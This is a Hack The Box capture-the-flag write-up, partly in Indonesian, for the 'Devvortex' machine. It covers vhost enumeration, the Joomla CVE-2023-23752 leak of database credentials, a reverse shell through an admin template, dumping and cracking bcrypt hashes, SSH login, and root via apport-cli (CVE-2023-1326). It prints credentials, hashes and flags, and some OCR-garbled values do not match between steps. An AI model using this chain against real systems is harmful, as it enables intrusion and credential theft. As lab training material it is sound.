Devvortex HTB


User Recoinassance

 Kita bisa melakukan vhost enumeration (subdomain) dengan gobuster menggunakan command:

gobuster vhost -u http://devvortex.htb -w /usr/share/seclists/Discovery/DNS/subdomains-top1million-110000.txt -- append-domain


```
(kali@kali)-[/usr/share/seclists/Discovery/DNS]
 $ gobuster vhost -u http://devvortex.htb -w /usr/share
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@fire
                    http://devvortex.htb
+1 Url:
                    GET
+] Method:
+1 Threads:
                 /usr/share/seclists/Discovery/DNS/s
+] Wordlist:
+] User Agent:
                    gobuster/3.6
+] Timeout:
                    10s
 +] Append Domain:
                    true
Starting gobuster in VHOST enumeration mode
ound: dev.devvortex.htb Status: 200 [Size: 23221]
Progress: 114441 / 114442 (100.00%)
inished
```

2. We can check dev.devvortex.htb




3. Since there is not much features to this, i decided to do a directory enumeration with dirsearch

4. We can access the administrator directory cause it exists



5. We have found that this uses an outdated version of joomla using a joomla scanner

https://github.com/OWASP/joomscan



6. We will exploit this with a PoC of the CVE

```
https://github.com/ThatNotEasy/CVE-2023-23752
```

7. Results of execution

```
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OFFICIAL FORUM | DRAGONFORCE.IO |
OFFICIAL TELEGRAM | DRAGONFORCE.IO |

[CVE-2023-23752] - Authentication Bypass Information Leak on Joomla!

[] - Single Scan |
[] - Massive Scan |


[CVE-2023-23752]: 1

IP/Domain: dev.devvortex.htb |: [Scanning!]


[+] Domain | dev.devvortex.htb :: [Scanning!]

[+] Database Type | mysqli |
|-] Database Prefix | sd4fg |
|-] Database Prefix | sd4fg |
|-] Hostname | localhost |
|-] Username | lewis |
|-] Username | lewis |
|-] Password | P4ntherg0t1n5r3c0n##
```

8. We can login using the credential founded by the PoC



9. We can check the template of this admin panel and in there we can create a reverse shell with the existing php script



10. From here we can see that there is a user that is logan that has system access

11. From joomla scanner we can see that this uses mysql and we have the credentials upon checking it we got the credentials for logan

```
www-data@devvortex:~/dev.devvortex.htb/administrator/templates/atum$ mysql -u lewis -p joomla
cinistrator/templates/atum$ mysql -u lewis -p joomla
Enter password: P4nthergotIn5r3c0n##
SELECT * FROM sd4fg_users;
show table;
id name username email password block sendEmail registerDate lastvisitDate activation params l
astResetTime resetCount otpKey otep requireReset authProvider
649 lewis lewis lewis@devvortex.htb $2y$10$6052x.SD8Xc7hNlVwUTrI.ax4BIAYuhVBMVvnYWRceBmy8XdEzm1u 0 1 2023-09-
25 16:44:24 2024-02-05 10:28:37 0 NULL 0 0
650 logan paul logan logan@devvortex.htb $2y$10$f6V52x.SD8Xc7hNlVwUTrI.ax4BIAYuhVBMVvnYWRceBmy8XdEzm1u 0 1 2023-09-
25 19:15:42 NULL {"admin_style":"", "admin_language":"", "language":"", "editor":"", "timezone":"", "a11y_mono":"0", "a
11y_contrast":"0", "a11y_highlight":"0", "a11y_font":"0"} NULL 0
ERROR 1064 (42000) at line 2: You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for t
he right syntax to use near '' at line 1
www-data@devvortex:~/dev.devvortex.htb/administrator/templates/atum$ c^C
```

12. Here it uses a possibly unsafe hash blowfish

```
(kali@ kali)-[~/Documents/devvortexhtb]
$ hashid logal.txt
--File 'logal.txt'--
Analyzing '$2y$10$IT4k5kmSGvHSO9d6M/1w0eYiB5Ne9XzArQRFJTGThNiy/yBtkIj12'
[+] Blowfish(OpenBSD)
[+] Woltlab Burning Board 4.x
[+] bcrypt
--End of file 'logal.txt'--
```

13. We can try to crack it using hashcat for the blowfish mode and we will find the password is **tequieromucho**

```
$2y$10$IT4k5kmSGvHSO9d6M/1w0eYiB5Ne9XzArQRFJTGThNiy/yBtkIj12:tequieromucho
Session..... hashcat
Hash.Mode.....: 3200 (bcrypt $2*$, Blowfish (Unix))
Hash.Target.....: $2y$10$IT4k5kmSGvHSO9d6M/1w0eYiB5Ne9XzArQRFJTGThNiy...tkIj12
Time.Started....: Mon Feb 5 05:54:24 2024 (17 secs)
Time.Estimated...: Mon Feb 5 05:54:41 2024 (0 secs)
Kernel.Feature ...: Pure Kernel
Guess.Base.....: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue.....: 1/1 (100.00%)
Speed.#1.....: 86 H/s (4.98ms) @ Accel:6 Loops:16 Thr:1 Vec:1
Recovered.....: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.....: 1404/14344385 (0.01%)
Rejected....: 0/1404 (0.00%)
Restore.Point...: 1368/14344385 (0.01%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:1008-1024
Candidate.Engine.: Device Generator
Candidates.#1....: lacoste → harry
Hardware.Mon.#1..: Util: 79%
Started: Mon Feb 5 05:54:18 2024
Stopped: Mon Feb 5 05:54:42 2024
```

User Escalation

1. We can now login to the user by inputting the password

```
-(kali® kali)-[~/Documents/devvortexhtb]
ssh logan@devvortex.htb
The authenticity of host 'devvortex.htb (10.10.11.242)' can't be established.
ED25519 key fingerprint is SHA256:RoZ8jwEnGGByxNt04+A/cdluslAwhmiWqG3ebyZko+A.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added 'devvortex.htb' (ED25519) to the list of known hosts.
logan@devvortex.htb's password:
Welcome to Ubuntu 20.04.6 LTS (GNU/Linux 5.4.0-167-generic x86_64)
* Documentation: https://help.ubuntu.com
* Management: https://landscape.canonical.com
* Support:
                https://ubuntu.com/advantage
 System information as of Mon 05 Feb 2024 10:56:42 AM UTC
 System load:
                        0.0
 Usage of /:
                       63.6% of 4.76GB
 Memory usage:
                       15%
 Swap usage:
                       0%
 Processes:
                       162
 Users logged in:
                       0
 IPv4 address for eth0: 10.10.11.242
 IPv6 address for eth0: dead:beef::250:56ff:feb9:b9ad
```

```
Processes:
                         162
 Users logged in:
                        0
  IPv4 address for eth0: 10.10.11.242
 IPv6 address for eth0: dead:beef::250:56ff:feb9:b9ad
 * Strictly confined Kubernetes makes edge and IoT secure. Learn how MicroK8s
   just raised the bar for easy, resilient and secure K8s cluster deployment.
   https://ubuntu.com/engage/secure-kubernetes-at-the-edge
Expanded Security Maintenance for Applications is not enabled.
0 updates can be applied immediately.
Enable ESM Apps to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status
The list of available updates is more than a week old.
To check for new updates run: sudo apt update
Last login: Tue Nov 21 10:53:48 2023 from 10.10.14.23
logan@devvortex:~$ ls
user.txt
logan@devvortex:~$ cat user.txt
9a6826ed1b29102170293945cf6c2386
logan@devvortex:~$
```

Privilege Escalation

1. We can see that this user can run certain commands

```
logan@devvortex:~$ sudo -l
[sudo] password for logan:
Sorry, try again.
[sudo] password for logan:
Matching Defaults entries for logan on devvortex:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/shin\:/snap/bin
User logan may run the following commands on devvortex:
    (ALL : ALL) /usr/bin/apport-cli
```

https://github.com/diego-tella/CVE-2023-1326-PoC

```
— ApportVersion =
2.20.11-0ubuntu27
= Architecture =
amd64
skip
= Date ==
Mon Feb 5 11:04:46 2024
= DistroRelease ===
Ubuntu 20.04
= Package =====
xorg (not installed)
= ProblemType =====
— ProcCpuinfoMinimal ———
processor : 1
vendor_id
             : AuthenticAMD
cpu family
            : 23
model
             : 49
!/bin/bash
```

2. We have obtained root

```
What would you like to do? Your options are:
S: Send report (1.4 KB)
V: View report
K: Keep report file for sending later or copying to somewhere else
I: Cancel and ignore future crashes of this program version
C: Cancel
Please choose (S/V/K/I/C): v
root@devvortex:/home/logan#
```

```
K: Keep report file for sending later or copying to som
I: Cancel and ignore future crashes of this program ver
C: Cancel
Please choose (S/V/K/I/C): v
root@devvortex:/home/logan# ls
user.txt
root@devvortex:/home/logan# cd
root@devvortex:~# ls
root.txt
root@devvortex:~# cat root.txt
5f1ee1c87fdd30c4dafeb082d58462cf
root@devvortex:~# ■
```